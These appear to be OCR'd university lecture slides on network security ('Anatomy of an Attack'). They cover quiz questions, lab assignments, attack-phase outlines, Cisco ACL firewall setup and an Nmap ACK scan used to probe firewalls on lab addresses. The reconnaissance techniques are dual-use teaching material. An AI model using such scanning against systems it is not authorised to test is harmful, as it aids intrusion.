


BRINGING CIVILIZATION TO ITS KNEES...






ECPE/COMP-178
Network Security
Anatomy of an Attack
(Day 2)

Quiz Review

1. How many bits are in an IPv4 address? A port address? MAC address?

   a. 8 b. 16 c. 32 d. 48 e. 64

2. The first packet of the TCP "three-way handshake" set-up process is called SYN. The last packet is called ACK.

   Name the middle packet.

3. When a frame enters a switch, in what order do the following arrive? (Number them 1 to 4.)

   _5_ CRC ___ IP Header ___ TCP header

   ___ Message ___ Frame (MAC) Header

4. To what does ARP (Address Resolution Protocol) map IP addresses?

   a. port numbers c. IP addresses

   b. MAC addresses d. usernames

Quiz Review


5. At what layer does Ethernet operate?
   a. Application
   b. Transport
   c. Network
   d. Data Link/Physical

6. At which layer does UDP (User Datagram Protocol) operate?
   a. Application
   b. Transport
   c. Network
   d. Data Link
   e. Physical

7. At which layer does IP (Internet Protocol) operate?
   a. Application
   b. Transport
   c. Network
   d. Data Link
   e. Physical

8. To what does DNS (Domain Name Service) map URLs?
   a. port numbers
   b. MAC addresses
   c. IP addresses
   d. usernames

9. Human Access is one attack point. Name the other four.



Quiz Review

10. Consider the 2-Trip process, where attacker (or assistant) has physical access during Trip 1. What might the tool used in Trip 1 collect?

Lab 5 Preview (Example)

Homework (Lab 5) Objectives – Part 1

Record the following information and give it to GA

- The range of IP addresses owned by UOP
- The IP addresses of UOP's name server names
- The number of web servers UOP has on the Internet
- What OS/Version is running on UOP's web servers?

Preview of Lab 5

Homework Objectives – Part 2

Record the following information and give it to GA.

- Your LAN IP address
- Your LISTENING (open) ports on your LAN

An edge router/firewall might prevent the Internet from seeing these open ports

- Your ESTABLISHED (connected) ports
- Google's IP address and your port number when you are connected to Google (Google's port number will be 80)
- Your browser information that can be seen by the Web sites you visit – referrer fields
- Your Internet IP address
- Your open ports the Internet sees. Any ports open to the Internet make you a server, thus a target!

Labs - Deprecated

You've done:

- Lab #1: Find the password files on a Windows box
- Lab #2: Find your IP, MAC address, and open TCP ports
- Lab #3: Capture a target's network traffic using Wireshark
- Lab #4: Surveying servers using Nmap

Coming Up:

- Lab #5: (homework) Surveying remote targets
- Lab #6: Pen test using Nessus; LAN scan using Nbtenum
- Lab #7: Find the password files on a Linux box
- Lab #8: Forge email and send it via SMTP
- Lab #9: Using Telnet, FTP, SSH, Microsoft Terminal Server
- Lab #10: (homework) Survey UOP's Security Officer

Course Outline

A. The Internet, TCP/IP, and PANs, LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroute, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
    Human access
    Physical access
    LAN (insider) access
    Remote (Internet) access
    Wireless access
E. Anatomy of an Attack Backing Up Slightly
Step 1: Target survey
Step 2: Vulnerability assessment
Step 3: Vulnerability exploitation
Step 4: Maintaining access/persistence
Step 5: Covering tracks
F. Physical access attacks
G. The future: emerging technologies

The Anatomy of an Attack

Step 1. Target survey

- Survey tools: website, Google, arin.net, etc.
- Surveying networks with remote access: Nmap
- Surveying firewalls with remote access: Nmap
- Surveying networks with LAN access: Nmap, Nbtenum
- Surveying and exploiting wireless networks : XPSP2, Wireshark

Step 2. Vulnerability assessment

- Scanning networks with remote, LAN, and physical access: Nessus

Surveying Firewalls

Firewall Scanning using Nmap

What is a firewall?


(You really need to know what a firewall is...

...if you ever intend to defeat one.)

Surveying Firewalls

What is a firewall?

- Software or hardware that protect internal networks by:
  - blocking IP addresses
  - blocking ports
- Typically, firewalls are implemented as part of the configuration of edge (choke) routers, in which case, they are call Access Control Lists (ACLs). This if often the first layer of the security defenses.
- The first layer in a multi-layered approach, the onion defense.




Surveying Firewalls

Choke Router (Firewall) Configuration Example

- Disable all non-essential services, features, and interfaces
- CDP, finger, tcp & udp-small-servers
- Enable global security features (logging, passwords, time)
- Enable additional features (banner, IDS feature set)
- Inbound deny ACL – bogons, private nets, your net
  - Permit specific services to your service host
  - Allow only specific ICMP types
  - Deny all else
- Outbound deny ACL – bogons, private nets, netbios
  - Permit your net – deny all others

Surveying Firewalls



Simplified diagram of a security perimeter

Surveying Firewalls

Before we look at firewall scanning using Nmap,

Let's configure a firewall (access control list)

We want our ACL (Access Control List) to allow network visitors to use the SSH server at 192.168.0.2 and the web server at 192.168.0.4, but block all other ports on all other servers. The command syntax **in Cisco routers** is: # access-list <list_no> <deny|permit> <protocol> <source> <destination/mask> <port>

We enter:

configure terminal ← **Enter the router configuration mode**

(config)# access-list 101 permit tcp any 192.168.0.4 0.0.0.0 eq 80

(config)# access-list 101 permit tcp any 192.168.0.2 0.0.0.0 eq 22

(config)# access-list 101 deny tcp any 192.168.0.0 0.0.0.255 lt 1024

(config)# access-list 101 permit ip any any

(config)# interface fastethernet0/1

(config-if)# ip access-group 101 in

See the next slide for a blow-up of this list…

Surveying Firewalls

access list<num><deny|permit><protocol><source><destination><port>

(config)# access-list 101 permit tcp any 192.168.0.4 0.0.0.0 eq 80
    permit TCP packets going to port 80 on 192.168.0.4
(config)# access-list 101 permit tcp any 192.168.0.2 0.0.0.0 eq 22
    permit TCP packets going to port 22 on 192.168.0.2
(config)# access-list 101 deny tcp any 192.168.0.0 0.0.0.255 lt 1024
    deny all other TCP packets going to my LAN
(config)# access-list 101 permit ip any any
    permit all other kinds of IP packets (UDP, etc.) to my LAN
(config)# interface fastethernet0/1
    apply to your outside interface (slot 0/interface 1)
(config-if)# ip access-group 101 in
    apply the ACL to incoming packets on the outside interface

Surveying Firewalls

In the previous slide, we created an access-list 101.

Enter the configuration mode

- Permit all TCP packets to port 80 on server 192.168.0.4
- Permit all TCP packets to port 22 on server 192.168.0.2
- Deny all TCP packets from any source to any server to all ports less than (lt) 1024 – that is to any service port
- Permit all other IP packets from any source to any destination

A firewall is – a series of router commands!

A firewall regulates traffic between networks of different trust levels.

Surveying Firewalls

To apply the new ACL to the router's outside interface (the one facing the world), we enter:

- (config)# interface fa0/1
- (config-if)# ip access-group 101 in
- (config-if)# <Ctrl-c>

The above commands:

- Access outside router interface Fast Ethernet Slot 0 Port 1
- Apply ACL 101 to the input on the interface
- Exit the configuration mode

Firewalls are not a magic silver bullet!

Many things "punch a hole in the firewall".

Lab Firewall

```
interface Vlan10
 description --- Lab Management ---
 nameif inside
 security-level 100
 ip address 192.168.10.1 255.255.255.0
!
interface Vlan11
 description --- Attack Surfaces ---
 no forward interface Vlan100
 nameif dmz
 security-level 10
 ip address 192.168.11.1 255.255.255.0
!
access-list inside_access_in remark --- Allow Management Out To Any ---
access-list inside_access_in permit ip 192.168.10.0 255.255.255.0 any
access-list dmz_access_in remark --- Deny All ---
access-list dmz_access_in deny ip any any
access-list outside_access_in remark --- Permit Management Out --
access-list outside_access_in permit ip 192.168.10.0 255.255.255.0 any
```

Nature of the Firewall

Just another brick in the wall...or onion peel

- Hardware appliance
- Dual-nic computer
- Software

Determine what it is in order to exploit

- Firewall itself
- Soft chewy center

Surveying Firewalls

Firewall scans: Nmap

> nmap –sA 192.168.11.2-10 –p 1-80


-sA = scan with ACK packets

- Assumes that the addresses scanned are the ones owned by the target (perhaps 192.168.11.1 is the router/firewall)
- The TCP/IP standard (RFC) dictates that the response to an unexpected ACK packet must be an RST packet, whether the targeted port is open (listening) or closed
- If Nmap does not get a RST packet, it assumes a firewall is blocking (filtering) packets to the targeted port
- ACK scans are more difficult to filter – e.g. stateful firewall is needed

Surveying Firewalls

Firewall scans: Nmap

